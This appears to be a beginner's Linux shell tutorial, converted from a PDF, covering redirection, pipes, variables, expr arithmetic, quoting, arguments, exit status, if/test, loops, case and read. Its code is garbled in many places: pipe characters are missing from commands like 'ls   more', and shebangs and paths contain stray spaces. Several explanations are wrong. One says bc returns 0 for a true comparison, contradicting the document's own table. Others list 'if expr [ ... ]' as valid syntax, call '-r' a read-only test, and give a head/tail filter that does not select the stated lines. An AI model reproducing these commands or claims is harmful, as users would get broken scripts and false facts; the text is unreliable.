To stop all process except your shell	<code>kill 0</code>	<code>\$ kill 0</code>
For background processing (With &, use to put particular command and program in background)	<code>linux-command &amp;</code>	<code>\$ ls / -R   wc -l &amp;</code>

NOTE that you can only kill process which are created by yourself. A Administrator can almost kill 95-98% process. But some process can not be killed, such as VDU Process.

# Redirection of Standard output/ input or Input - Output redirection

Mostly all command gives output on screen or take input from keyboard, but in Linux it's possible to send output to file or to read input from file. For e.g. `$ ls` command gives output to screen; to send output to file of `ls` give command, `$ ls > filename`. It means put output of `ls` command to filename. There are three main redirection symbols `>`, `>>`, `<`

## (1) > Redirector Symbol

Syntax: *Linux-command > filename*

To output Linux-commands result to file. Note that If file already exist, it will be overwritten else new file is created. For e.g. To send output of `ls` command give `$ ls > myfiles`

Now if 'myfiles' file exist in your current directory it will be overwritten without any type of warning. (What if I want to send output to file, which is already exist and want to keep information of that file without losing previous information/data?, For this Read next redirector)

## (2) >> Redirector Symbol

Syntax: *Linux-command >> filename*

To output Linux-commands result to END of file. Note that If file exist, it will be opened and new information / data will be written to END of file, without losing previous information/data, And if file is not exist, then new file is created. For e.g. To send output of `date` command to already exist file give `$ date >> myfiles`


## (3) < Redirector Symbol

Syntax: *Linux-command < filename*

To take input to Linux-command from file instead of key-board. For e.g. To take input for `cat` command give `$ cat < myfiles`

## Pips

A pipe is a way to connect the output of one program to the input of another program without any temporary file.



A pipe is nothing but a temporary storage place where the output of one command is stored and then passed as the input for second command. Pipes are used to run more than two commands ( Multiple commands) from same command line.

Syntax: *command1 | command2*

Command using Pips	Meaning or Use of Pipes
<b>\$ ls   more</b>	Here the output of ls command is given as input to more command So that output is printed one screen full page at a time
<b>\$ who   sort</b>	Here output of who command is given as input to sort command So that it will print sorted list of users
<b>\$ who   wc -l</b>	Here output of who command is given as input to wc command So that it will number of user who logon to system
<b>\$ ls -l   wc -l</b>	Here output of ls command is given as input to wc command So that it will print number of files in current directory.
<b>\$ who   grep raju</b>	Here output of who command is given as input to grep command So that it will print if particular user name if he is logon or nothing is printed ( To see for particular user logon)

## Filter

If a Linux command accepts its input from the standard input and produces its output on standard output is know as a filter. A filter performs some kind of process on the input and gives output. For e.g.. Suppose we have file called 'hotel.txt' with 100 lines data, And from 'hotel.txt' we would like to print contains from line number 20 to line number 30 and store this result to file called 'hlist' then give command

**\$ tail + 20 < hotel.txt | head -n30 > hlist**

Here head is filter which takes its input from tail command (tail command start selecting from line number 20 of given file i.e. hotel.txt) and passes this lines to input to head, whose output is redirected to 'hlist' file.

## Introduction to Shell Programming

Shell program is series of Linux commands. Shell script is just like batch file in MS-DOS but have more power than the MS-DOS batch file. Shell script can take input from user, file and output them on screen. Useful to create our own commands that can save our lots of time and to automate some task of day today life.

## Variables in Linux

Sometimes to process our data/information, it must be kept in computers RAM memory. RAM memory is divided into small locations, and each location had unique number called memory location/address, which is used to hold our data. Programmer can give a unique name to this memory location/address called memory variable or variable (Its a named storage location that may take different values, but only one at a time). In Linux, there are two types of variable

**1) System variables** - Created and maintained by Linux itself. This type of variable defined in CAPITAL LETTERS.

**2) User defined variables (UDV)** - Created and maintained by user. This type of variable defined in lower LETTERS.

## Some System variables

You can see system variables by giving command like `$ set`, Some of the important System variables are

System Variable	Meaning
BASH=/bin/bash	Our shell name
BASH_VERSION=1.14.7(1)	Our shell version name
COLUMNS=80	No. of columns for our screen
HOME=/home/vivek	Our home directory
LINES=25	No. of columns for our screen
LOGNAME=students	Our logging name
OSTYPE=Linux	Our o/s type : -)
PATH=/usr/bin:/sbin:/bin:/usr/sbin	Our path settings
PS1=[\u@\h \W]\\$	Our prompt settings
PWD=/home/students/Common	Our current working directory
SHELL=/bin/bash	Our shell name
USERNAME=vivek	User name who is currently login to this PC

NOTE that Some of the above settings can be different in your PC. You can print any of the above variables contain as follows

```
$ echo $USERNAME
```

```
$ echo $HOME
```

**Caution:** Do not modify System variable this can some time create problems.

## How to define User defined variables (UDV)

To define UDV use following syntax

Syntax: *variablename = value*

NOTE: Here 'value' is assigned to given 'variablename' and Value must be on right side = sign For e.g.

```
$ no=10    # this is ok
```

```
$ 10=no    # Error, NOT Ok, Value must be on right side of = sign.
```

To define variable called 'vech' having value Bus



```
$ vech=Bus
```

To define variable called n having value 10

```
$ n=10
```

## Rules for Naming variable name (Both UDV and System Variable)

(1) Variable name must begin with Alphanumeric character or underscore character (\_), followed by one or more Alphanumeric character. For e.g. Valid shell variable are as follows

```
HOME
```

```
SYSTEM_VERSION
```

```
vech
```

```
no
```

(2) Don't put spaces on either side of the equal sign when assigning value to variable. For e.g.. In following variable declaration there will be no error

```
$ no=10
```

But here there will be problem for following

```
$ no =10
```

```
$ no= 10
```

```
$ no = 10
```

(3) Variables are case-sensitive, just like filename in Linux. For e.g.

```
$ no=10
```

```
$ No=11
```

```
$ NO=20
```

```
$ nO=2
```

Above all are different variable name, so to print value 20 we have to use **\$ echo \$NO** and Not any of the following

```
$ echo $no      # will print 10 but not 20
```

```
$ echo $No      # will print 11 but not 20
```

```
$ echo $nO      # will print 2 but not 20
```

(4) You can define NULL variable as follows (NULL variable is variable which has no value at the time of definition) For e.g.

```
$ vech=
```

```
$ vech= ""
```

Try to print it's value **\$ echo \$vech** , Here nothing will be shown because variable has no value i.e. NULL variable.

(5) Do not use ?,\* etc, to name your variable names.

## How to print or access value of UDV (User defined variables)

To print or access UDV use following syntax

Syntax: *\$variablename*

For eg. To print contains of variable 'vech'

```
$ echo $vech
```

It will print 'Bus' (if previously defined as vech=Bus) ,To print contains of variable 'n' **\$ echo \$n**

It will print '10' (if previously defined as n=10)

**Caution:** Do not try **\$ echo vech** It will print vech instead its value 'Bus' and **\$ echo n**, It will print n instead its value '10', You must use \$ followed by variable name.

Q.1.How to Define variable x with value 10 and print it on screen

```
$ x=10
```

```
$ echo $x
```

Q.2.How to Define variable xn with value Rani and print it on screen

```
$ xn=Rani
$ echo $xn
```

Q.3.How to print sum of two numbers, let's say 6 and 3

```
$ echo 6 + 3
```

This will print 6 + 3, not the sum 9, To do sum or math operations in shell use `expr`, syntax is as follows Syntax: *expr op1 operator op2*

Where, op1 and op2 are any Integer Number (Number without decimal point) and operator can be  
+ Addition

- Subtraction

/ Division

% Modular, to find remainder For e.g.  $20 / 3 = 6$  , to find remainder  $20 \% 3 = 2$ , (Remember its integer calculation)

\\* Multiplication

```
$ expr 6 + 3
```

Now It will print sum as 9 , But

```
$ expr 6+3
```

will not work because space is required between number and operator (See Shell Arithmetic)

Q.4.How to define two variable x=20, y=5 and then to print division of x and y (i.e. x/y)

```
$ x=20
```

```
$ y=5
```

```
$ expr x / y
```

Q.5.Modify above and store division of x and y to variable called z

```
$ x=20
```

```
$ y=5
```

```
$ z=`expr x / y`
```

```
$ echo $z
```

Note : For third statement, read Shell Arithmetic.

## How to write shell script

Now we write our first script that will print "Knowledge is Power" on screen. To write shell script you can use in of the Linux's text editor such as vi or mcedit or even you can use cat command. Here we are using cat command you can use any of the above text editor. First type following cat command and rest of text as its

```
$ cat > first
```

```
#
```

```
# My first shell script
```

```
#
```

```
clear
```

```
echo "Knowledge is Power"
```

Press Ctrl + D to save. Now our script is ready. To execute it type command

```
$ ./ first
```

This will give error since we have not set Execute permission for our script first; to do this type command

```
$ chmod +x first
```

```
$ ./ first
```

First screen will be clear, then Knowledge is Power is printed on screen. To print message of variables contains we user echo command, general form of echo command is as follows

```
echo "Message"
```

```
echo "Message variable1, variable2....variableN"
```

## How to Run Shell Scripts

Because of security of files, in Linux, the creator of Shell Script does not get execution permission by default. So if we wish to run shell script we have to do two things as follows

(1) Use `chmod` command as follows to give execution permission to our script

Syntax: `chmod +x shell-script-name`

OR Syntax: `chmod 777 shell-script-name`

(2) Run our script as

Syntax: `./your-shell-program-name`

For e.g.

**\$ ./first**

Here '.'(dot) is command, and used in conjunction with shell script. The dot(.) indicates to current shell that the command following the dot(.) has to be executed in the same shell i.e. without the loading of another shell in memory. Or you can also try following syntax to run Shell Script

Syntax: `bash &nbsh;&nbsh; your-shell-program-name`

OR `/bin/sh &nbsh;&nbsh; your-shell-program-name`


For e.g.

**\$ bash first**

**\$ /bin/sh first**

Note that to run script, you need to have in same directory where you created your script, if you are in different directory your script will not run (because of path settings), For eg. Your home directory is ( use `$ pwd` to see current working directory) `/home/vivek`. Then you created one script called 'first', after creation of this script you moved to some other directory lets say `/home/vivek/Letters/Personal`, Now if you try to execute your script it will not run, since script 'first' is in `/home/vivek` directory, to Overcome this problem there are two ways First, specify complete path of your script when ever you want to run it from other directories like giving following command

**\$ /bin/sh /home/vivek/first**



Now every time you have to give all this detailed as you work in other directory, this take time and you have to remember complete path. There is another way, if you notice that all of our programs (in form of executable files) are marked as executable and can be directly executed from prompt from any directory (To see executables of our normal program give command `$ ls -l /bin` or `ls -l /usr/bin`) by typing command like

**\$ bc**

**\$ cc myprg.c**

**\$ cal**

etc, How this happed? All our executables files are installed in directory called `/bin` and `/bin` directory is set in your `PATH` setting, Now when you type name of any command at `$` prompt, what shell do is it first look that command in its internal part (called as internal command, which is part of Shell itself, and always available to execute, since they do not need extra executable file), if found as internal command shell will execute it, If not found It will look for current directory, if found shell will execute command from current directory, if not found, then Shell will Look `PATH` setting, and try to find our requested commands executable file in all of the directories mentioned in `PATH` settings, if found it will execute it, otherwise it will give message "bash: xxxx :command not found", Still there is one question remain can I run my shell script same as these executables. Yes you can, for

this purpose create bin directory in your home directory and then copy your tested version of shell script to this bin directory. After this you can run you script as executable file without using \$ ./shell script-name syntax, Following are steps

```
$ cd
$ mkdir bin
$ cp first ~ / bin
$ first
```

Each of above command Explanation

Each of above command	Explanation
\$ cd	Go to your home directory
\$ mkdir bin	Now created bin directory, to install your own shell script, so that script can be run as independent program or can be accessed from any directory
\$ cp first ~/bin	copy your script 'first' to your bin directory
\$ first	Test whether script is running or not (It will run)

In shell script comment is given with # character. This comments are ignored by your shell. Comments are used to indicate use of script or person who creates/maintained script, or for some programming explanation etc. Remember always set *Execute permission for you script*.

## Commands Related with Shell Programming

(1)echo [options] [string, variables...]

Displays text or variables value on screen.

Options

-n Do not output the trailing new line.

-e Enable interpretation of the following backslash escaped characters in the strings:

\a alert (bell)

\b backspace

\c suppress trailing new line

\n new line

\r carriage return

\t horizontal tab

\\ backslash

For eg. **\$ echo -e "An apple a day keeps away \a\t\tdoctor\n"**

(2)More about Quotes

There are three types of quotes

" i.e. Double Quotes

' i.e. Single quotes

` i.e. Back quote

1. "Double Quotes" - Anything enclose in double quotes removed meaning of that characters (except \ and \$).

2. 'Single quotes' - Enclosed in single quotes remains unchanged.

3. `Back quote` - To execute command.

For eg.

**\$ echo "Today is date"**

Can't print message with today's date.

**\$ echo "Today is `date`"**

Now it will print today's date as, Today is Tue Jan ....., See the `date` statement uses back quote, (See also Shell Arithmetic NOTE).

(3) Shell Arithmetic

Use to perform arithmetic operations For e.g.

```
$ expr 1 + 3
```

```
$ expr 2 - 1
```

```
$ expr 10 / 2
```

```
$ expr 20 % 3 # remainder read as 20 mod 3 and remainder is 2)
```

```
$ expr 10 \ * 3 # Multiplication use \ * not * since its wild card)
```

```
$ echo `expr 6 + 3`
```

For the last statement not the following points

1) First, before expr keyword we used ` (back quote) sign not the (single quote i.e. ') sign. Back quote is generally found on the key under tilde (~) on PC keyboards OR To the above of TAB key.

2) Second, expr is also end with ` i.e. back quote.

3) Here expr 6 + 3 is evaluated to 9, then echo command prints 9 as sum

4) Here if you use double quote or single quote, it will NOT work, For eg.

```
$ echo "expr 6 + 3" # It will print expr 6 + 3
```

```
$ echo 'expr 6 + 3'
```

## Command Line Processing

Now try following command (assumes that the file "grate\_stories\_of" is not exist on your disk)

```
$ ls grate_stories_of
```

It will print message something like -

```
grate_stories_of: No such file or directory
```

Well as it turns out ls was the name of an actual command and shell executed this command when given the command. Now it creates one question What are commands? What happened when you type \$ ls grate\_stories\_of? The first word on command line, ls, is name of the command to be executed. Everything else on command line is taken as arguments to this command. For eg.

```
$ tail +10 myf
```

Here the name of command is tail, and the arguments are +10 and myf.

Now try to determine command and arguments from following commands:

```
$ ls foo
```

```
$ cp y y.bak
```

```
$ mv y.bak y.okay
```

```
$ tail -10 myf
```

```
$ mail raj
```

```
$ sort -r -n myf
```

```
$ date
```

```
$ clear
```

Command	No. of argument to this command	Actual Argument
ls	1	foo
cp	2	y and y.bak
mv	2	y.bak and y.okay
tail	2	-10 and myf
mail	1	raj
sort	3	-r, -n, and myf
date	0	
clear	0	

NOTE: \$# holds number of arguments specified on command line. and \$\* or @\$ refer to all arguments in passed to script. Now to obtain total no. of Argument to particular script, your \$# variable.

## Why Command Line arguments required



Let's take rm command, which is used to remove file, But which file you want to remove and how you will you tail this to rm command (Even rm command does not ask you name of file that would like to remove). So what we do is we write as command as follows

```
$ rm {file-name}
```


Here rm is command and file-name is file which you would like to remove. This way you tail to rm command which file you would like to remove. So we are doing one way communication with our command by specifying file-name. Also you can pass command line arguments to your script to make it more users friendly. But how we address or access command line argument in our script.

Lets take ls command

```
$ ls -a /*
```

This command has 2 command line argument -a and /\* is another. For shell script,

```
$ myshell foo bar
```



1 Shell Script name i.e. myshell

2 First command line argument passed to myshell i.e. foo

3 Second command line argument passed to myshell i.e. bar

In shell if we wish to refer this command line argument we refer above as follows

1 myshell it is \$0

2 foo it is \$1

3 bar it is \$2

Here \$# will be 2 (Since foo and bar only two Arguments), Please note At a time such 9 arguments can be used from \$0..\$9, You can also refer all of them by using \$\* (which expand to ` \$0,\$1,\$2...\$9` ) Now try to write following for commands, Shell Script Name (\$0), No. of Arguments (i.e. \$# ), And actual argument (i.e. \$1,\$2 etc)

```
$ sum 11 20
```

```
$ math 4 - 7
```

```
$ d
```

```
$ bp -5 myf +20
```

```
$ ls *
```

```
$ cal
```

```
$ findBS 4 8 24 BIG
```

Shell Script Name	No. Of Arguments to script	Actual Argument (\$1,..\$9)				
\$0	\$#	\$0	\$1	\$2	\$3	\$4
sum	2	11	20			
math	3	4	-	7		
d	0					

bp	3	-5	myf	+20		
ls	1	*				
cal	0					
findBS	4	4	8	24	BIG	

For e.g. now will write script to print command line argument and we will see how to access them

```
$ cat > demo
# !/ bin/ sh
#
# Script that demos, command line args
#
echo "Total number of command line argument are $# "
echo "$0 is script name"
echo "$1 is first argument"
echo $2 is second argument"
echo "All of them are :- $* "
```

Save the above script by pressing ctrl+d, now make it executable

```
$ chmod +x demo
$ ./demo Hello World
$ cp demo ~/ bin
$ demo
```

Note: After this, For any script you have to used above command, in sequence, I am not going to show you all of the above.

#### (5)Exit Status

By default in Linux if particular command is executed, it return two type of values, (Values are used to see whether command is successful or not) if return value is zero (0), command is successful, if return value is nonzero (>0), command is not successful or some sort of error executing command/shell script. This value is know as Exit Status of that command. To determine this exit Status we use \$? variable of shell. For eg.

```
$ rm unknow1file
```

It will show error as follows

```
rm: cannot remove `unkowm1file': No such file or directory
```

and after that if you give command **\$ echo \$?**

it will print nonzero value(>0) to indicate error. Now give command

```
$ ls
```

```
$ echo $?
```

It will print 0 to indicate command is successful. Try the following commands and not down there exit status

```
$ expr 1 + 3
```

```
$ echo $?
```

```
$ echo Welcome
```

```
$ echo $?
```

```
$ wildwest canwork?
```

```
$ echo $?
```

```
$ date
```

```
$ echo $?
```

```
$ echon $?
```

**\$ echo \$?**

*(6)if-then-fi for decision making is shell script* Before making any decision in Shell script you must know following things Type **bc** at \$ prompt to start Linux calculator program

**\$ bc**

After this command bc is started and waiting for you commands, i.e. give it some calculation as follows type  $5 + 2$  as

**5 + 2**

**7**

7 is response of bc i.e. addition of  $5 + 2$  you can even try

**5 - 2**

**5 / 2**

Now what happened if you type  $5 > 2$  as follows

**5 > 2**

**0**

0 (Zero) is response of bc, How? Here it compare 5 with 2 as, Is 5 is greater then 2, (If I ask same question to you, your answer will be YES) In Linux (bc) gives this 'YES' answer by showing 0 (Zero) value. It means when ever there is any type of comparison in Linux Shell It gives only two answer one is YES and NO is other.

Linux Shell Value	Meaning	Example
Zero Value (0)	Yes/True	0
NON-ZERO Value (> 0)	No/False	-1, 32, 55 anything but not zero

Try following in bc to clear your Idea and not down bc's response

**5 > 12**

**5 == 10**

**5 != 2**

**5 == 5**

**12 < 2**

Expression	Meaning to us	Your Answer	BC's Response (i.e. Linux Shell representation in zero & non-zero value)
$5 > 12$	Is 5 greater than 12	NO	0
$5 == 10$	Is 5 is equal to 10	NO	0
$5 != 2$	Is 5 is NOT equal to 2	YES	1
$5 == 5$	Is 5 is equal to 5	YES	1
$1 < 2$	Is 1 is less than 2	Yes	1

Now will see, if condition which is used for decision making in shell script, If given condition is true then command1 is executed.

Syntax:

*if condition*

*then*

*command1 if condition is true or if exit status of condition is 0 (zero)*

...

...

*fi*

Here *condition* is nothing but comparison between two values, for compression we can use test or [ expr ] statements or even exist status can be also used. An *expression* is nothing but combination of values, relational operator (such as >, <, <> etc) and mathematical operators (such as +, -, / etc ). Following are all examples of expression:

```
5 > 2
3 + 6
3 * 65
a < b
c > 5
c > 5 + 30 -1
```

Type following command (assumes you have file called foo)

```
$ cat foo
$ echo $?
```

The cat command return zero(0) on successful, this can be used in if condition as follows, Write shell script as

```
$ cat > show file
# !/ bin/ sh
#
# Script to print file
#
if cat $1
then
    echo -e "\n\nFile $1, found and successfully echoed"
fi
```

Now run it.

```
$ chmod +x show file
$ ./ show file foo
```

Here

```
$ ./ show file  foo
```

Our shell script name is showfile(\$0) and foo is argument (which is \$1).Now we compare as follows if cat \$1 (i.e. if cat foo)

Now if cat command finds foo file and if its successfully shown on screen, it means our cat command is successful and its exist status is 0 (indicates success) So our if condition is also true and hence statement echo -e "\n\nFile \$1, found and successfully echoed" is proceed by shell. Now if cat command is not successful then it returns non-zero value (indicates some sort of failure) and this statement echo -e "\n\nFile \$1, found and successfully echoed" is skipped by our shell.

Now try to write answer for following

1) Create following script

```
cat > trmif
#
# Script to test rm command and exist status
#
if rm $1
then
    echo "$1 file deleted"
fi
```

(Press Ctrl + d to save)

```
$ chmod +x trmif
```

Now answer the following

A) There is file called foo, on your disk and you give command, \$ **./ trmfi foo** what will be output.

- B) If bar file not present on your disk and you give command, \$ **./ trmfi bar** what will be output.  
 C) And if you type \$ **./ trmfi**, What will be output.

#### (7) test command or [ expr ]

test command or [ expr ] is used to see if an expression is true, and if it is true it return zero(0), otherwise returns nonzero(>0) for false. Syntax: *test expression OR [ expression ]*  
 Now will write script that determine whether given argument number is positive. Write script as follows

```
$ cat > ispostive
# !/ bin/ sh
#
# Script to see whether argument is positive
#
if test $1 -gt 0
then
    echo "$1 number is positive "
fi
```

Run it as follows

```
$ chmod +x ispostive
$ ispostive 5
```

Here o/p : 5 number is positive

```
$ ispostive -45
```

Here o/p : Nothing is printed

```
$ ispostive
```

Here o/p : ./ispostive: test: -gt: unary operator expected

The line, if test \$1 -gt 0 , test to see if first command line argument(\$1) is greater than 0. If it is true(0) then test will return 0 and output will printed as 5 number is positive but for -45 argument there is no output because our condition is not true(0) (no -45 is not greater than 0) hence echo statement is skipped. And for last statement we have not supplied any argument hence error ./ispostive: test: -gt: unary operator expected is generated by shell , to avoid such error we can test whether command line argument is supplied or not. (See command 8 Script example). test or [ expr ] works with

1.Integer ( Number without decimal point)

2.File types

3.Character strings

For Mathematics use following operator in Shell Script

Math- ematical Operator in Shell Script	Meaning	Normal Arithmetical/ Mathematical Statements	But in Shell	
			For test statement with if command	For [ expr ] statement with if command
-eq	is equal to	$5 == 6$	if test 5 -eq 6	if expr [ 5 -eq 6 ]
-ne	is not equal to	$5 != 6$	if test 5 -ne 6	if expr [ 5 -ne 6 ]
-lt	is less than	$5 < 6$	if test 5 -lt 6	if expr [ 5 -lt 6 ]
-le	is less than or equal to	$5 <= 6$	if test 5 -le 6	if expr [ 5 -le 6 ]
-gt	is greater than	$5 > 6$	if test 5 -gt 6	if expr [ 5 -gt 6 ]
-ge	is greater than or equal to	$5 >= 6$	if test 5 -ge 6	if expr [ 5 -ge 6 ]



NOTE: == is equal, != is not equal.

For string Comparisons use

Operator	Meaning
string1 = string2	string1 is equal to string2
string1 != string2	string1 is NOT equal to string2
string1	string1 is NOT NULL or not defined
-n string1	string1 is NOT NULL and does exist
-z string1	string1 is NULL and does exist

Shell also test for file and directory types

Test	Meaning
-s file	Non empty file
-f file	Is File exist or normal file and not a directory
-d dir	Is Directory exist and not a file
-w file	Is writeable file
-r file	Is read-only file
-x file	Is file is executable

Logical Operators

Logical operators are used to combine two or more condition at a time

Operator	Meaning
! expression	Logical NOT
expression1 -a expression2	Logical AND
expression1 -o expression2	Logical OR

(8) *if...else...fi*

If given condition is true then command1 is executed otherwise command2 is executed.

Syntax:

```

if condition
then
    command1 if condition is true or if exit status
    of condition is 0(zero)
    ...
    ...
else
    command2 if condition is false or if exit status
    of condition is >0 (nonzero)
    ...
    ...
fi

```

For eg. Write Script as follows

```

$ cat > isnum_p_n
# !/ bin/ sh
#

```

```
# Script to see whether argument is positive or negative
```

```
#
```

```
if [ $# -eq 0 ]
```

```
then
```

```
    echo "$0 : You must give/ supply one integers"
```

```
    exit 1
```

```
fi
```

```
if test $1 -gt 0
```

```
then
```

```
    echo "$1 number is positive"
```

```
else
```

```
    echo "$1 number is negative"
```

```
fi
```

Try it as follows

```
$ chmod +x isnum_p_n
```

```
$ isnum_p_n 5
```

Here o/p : 5 number is positive

```
$ isnum_p_n -45
```

Here o/p : -45 number is negative

```
$ isnum_p_n
```

Here o/p : ./ispos\_n : You must give/supply one integers

```
$ isnum_p_n 0
```

Here o/p : 0 number is negative

Here first we see if no command line argument is given then it print error message as "./ispos\_n : You must give/supply one integers". if statement checks whether number of argument (\$#) passed to script is not equal (-eq) to 0, if we passed any argument to script then this if statement is false and if no command line argument is given then this if statement is true. The echo command i.e. echo "\$0 : You must give/supply one integers"

```

|           |
|           |
1           2

```

1 will print Name of script

2 will print this error message

And finally statement exit 1 causes normal program termination with exit status 1 (nonzero means script is not successfully run), The last sample run \$ isnum\_p\_n 0 , gives output as "0 number is negative", because given argument is not > 0, hence condition is false and it's taken as negative number. To avoid this replace second if statement with if test \$1 -ge 0.

### (9) Multilevel if-then-else

Syntax:

```
if condition
```

```
then
```

```
    condition is zero (true - 0)
```

```
    execute all commands up to elif statement
```

```
elif condition1
```

```
    condition1 is zero (true - 0)
```

```
    execute all commands up to elif statement
```

```
elif condition2
```

```
    condition2 is zero (true - 0)
```

```
    execute all commands up to elif statement
```

```

else
    None of the above condtion,condtion1,condtion2 are true (i.e.
    all of the above nonzero or false)
    execute all commands up to fi
fi

```

For e.g. Write script as **\$ cat > elf #!/ bin/ sh # # Script to test if..elif...else # # if [ \$1 -gt 0 ] then echo "\$1 is positive" elif [ \$1 -lt 0 ] then echo "\$1 is negative" elif [ \$1 -eq 0 ] then echo "\$1 is zero" else echo "Opps! \$1 is not number, give number" fi** Try above script with **\$ chmod +x elf \$ ./elf 1 \$ ./elf -2 \$ ./elf 0 \$ ./elf a** Here o/p for last sample run: **./elf: [: -gt: unary operator expected ./elf: [: -lt: unary operator expected ./elf: [: -eq: unary operator expected Opps! a is not number, give number** Above program gives error for last run, here integer comparison is expected therefore error like **./elf: [: -gt: unary operator expected** occurs, but still our program notify this thing to user by providing message **"Opps! a is not number, give number"**. (10)Loops in Shell Scripts

Computer can repeat particular instruction again and again, until particular condition satisfies. A group of instruction that is executed repeatedly is called a loop.

(a) **for loop Syntax:**

```

for { variable name } in { list }
do
    execute one for each item in the list until the list is
    not finished (And repeat all statement between do and done)
done

```

Suppose,

```

$ cat > testfor
for i in 1 2 3 4 5
do
    echo "Welcome $i times"
done

```

Run it as,

```

$ chmod +x testfor
$ ./ testfor

```

The for loop first creates i variable and assigned a number to i from the list of number from 1 to 5, The shell execute echo statement for each assignment of i. (This is usually know as iteration) This process will continue until all the items in the list were not finished, because of this it will repeat 5 echo statements. for e.g. Now try script as follows

```

$ cat > mtable
#!/ bin/ sh
#
# Script to test for loop
#
#
if [ $# -eq 0 ]
then
    echo "Error - Number missing form command line argument"
    echo "Syntax : $0 number"
    echo " Use to print multiplication table for given number"
    exit 1
fi
n=$1
for i in 1 2 3 4 5 6 7 8 9 10

```

```
do
    echo "$n * $i = `expr $i \ * $n`"
done
```

Save and Run it as

```
$ chmod +x mtable
```

```
$ ./mtable 7
```

```
$ ./mtable
```

For first run, Above program print multiplication table of given number where i = 1,2 ... 10 is multiply by given n (here command line argument 7) in order to produce multiplication table as

```
7 * 1 = 7
```

```
7 * 2 = 14
```

```
...
```

```
..
```

```
7 * 10 = 70
```

And for Second run, it will print message -

Error - Number missing form command line argument

Syntax : ./mtable number

Use to print multiplication table for given number

This happened because we have not supplied given number for which we want multiplication table, Hence we are showing Error message, Syntax and usage of our script. This is good idea if our program takes some argument, let the user know what is use of this script and how to used it. Note that to terminate our script we used 'exit 1' command which takes 1 as argument (1Indicates error and therefore script is terminated)

## (b)while loop

Syntax:

```
while [ condition ]
do
    command1
    command2
    command3
    ..
    ....
done
```

Loop is executed as long as given condition is true. For eg. Above for loop program can be written using while loop as

```
$ cat > nt1
```

```
# !/ bin/ sh
```

```
#
```

```
# Script to test while statement
```

```
#
```

```
#
```

```
if [ $# -eq 0 ]
```

```
then
```

```
    echo "Error - Number missing form command line argument"
```

```
    echo "Syntax : $0 number"
```

```
    echo " Use to print multiplication table for given number"
```

```
    exit 1
```

```
fi
```

```
n= $1
```

```
i= 1
```

```
while [ $i -le 10 ]
```

```
do
    echo "$n * $i = `expr $i \ * $n`"
    i=`expr $i + 1`
done
```

Save it and try as

```
$ chmod +x nt1
$ ./nt1 7
```

Above loop can be explained as follows

n=\$1	Set the value of command line argument to variable n. (Here it's set to 7 )
i=1	Set variable i to 1
while [ \$i -le 10 ]	This is our loop condition, here if value of i is less than 10 then, shell execute all statements between do and done
do	Start loop
echo "\$n * \$i = `expr \$i \ * \$n`"	Print multiplication table as 7 * 1 = 7 7 * 2 = 14 .... 7 * 10 = 70, Here each time value of variable n is multiply be i.
i=`expr \$i + 1`	Increment i by 1 and store result to i. ( i.e. i=i+1) <b>Caution:</b> If we ignore (remove) this statement than our loop become infinite loop because value of variable i always remain less than 10 and program will only output 7 * 1 = 7 ... ... E (infinite times)
done	Loop stops here if i is not less than 10 i.e. condition of loop is not true. Hence loop is terminated.

From the above discussion not following points about loops

- (a) First, the variable used in loop condition must be initialized, Next execution of the loop begins.
- (b) A test (condition) is made at the beginning of each iteration.
- (c) The body of loop ends with a statement that modifies the value of the test (condition) variable.

#### (11) The case Statement

The case statement is good alternative to Multilevel if-then-else-fi statement. It enable you to match several values against one variable. Its easier to read and write.

Syntax:

```
case $variable-name in
    pattern1)    command
                ...
                ..
                command;;
    pattern2)    command
```



```

        ...
        ..
        command;;
patternN)  command
        ...
        ..
        command;;
*)
command
        ...
        ..
        command;;

esac

```

The \$variable-name is compared against the patterns until a match is found. The shell then executes all the statements up to the two semicolons that are next to each other. The default is \*) and its executed if no match is found. For eg. Create script as follows

```

$ cat > car
#
# if no vehicle name is given
# i.e. -z $1 is defined and it is NULL
#
# if no command line arg

if [ -z $1 ]
then
    rental= "*** Unknown vehicle ***"
elif [ -n $1 ]
then
# otherwise make first arg as rental
    rental= $1
fi

case $rental in
    "car") echo "For $rental Rs.20 per k/ m";;
    "van") echo "For $rental Rs.10 per k/ m";;
    "jeep") echo "For $rental Rs.5 per k/ m";;
    "bicycle") echo "For $rental 20 paisa per k/ m";;
    *) echo "Sorry, I can not gat a $rental for you";;
esac

```

Save it by pressing CTRL+ D

```

$ chmod +x car
$ car van
$ car car
$ car Maruti-800

```

Here first we will check, that if \$1(first command line argument) is not given set value of rental variable to "\*\*\* Unknown vehicle \*\*\*",if value given then set it to given value. The \$rental is compared against the patterns until a match is found. Here for first run its match with van and it will show output For van Rs.10 per k/m. For second run it print, "For car Rs.20 per k/m". And for last run, there is no match for Maruti-800, hence default i.e. \*) is executed and it prints, "Sorry, I can not gat a Maruti-800 for you". Note that esac is always required to indicate end of case statement.

#### (12)The read Statement

Use to get input from keyboard and store them to variable.

Syntax: *read variable1, variable2,...variableN*

Create script as

```
$ cat > sayH
```

```
#
```

```
# Script to read your name from key-board
```

```
#
```

```
echo "Your first name please:"
```

```
read fname
```

```
echo "Hello $fname, Lets be friend!"
```

Run it as follows

```
$ chmod +x sayH
```

```
$ ./sayH
```

This script first ask you your name and then waits to enter name from the user, Then user enters name from keyboard (After giving name you have to press ENTER key) and this entered name through keyboard is stored (assigned) to variable fname.

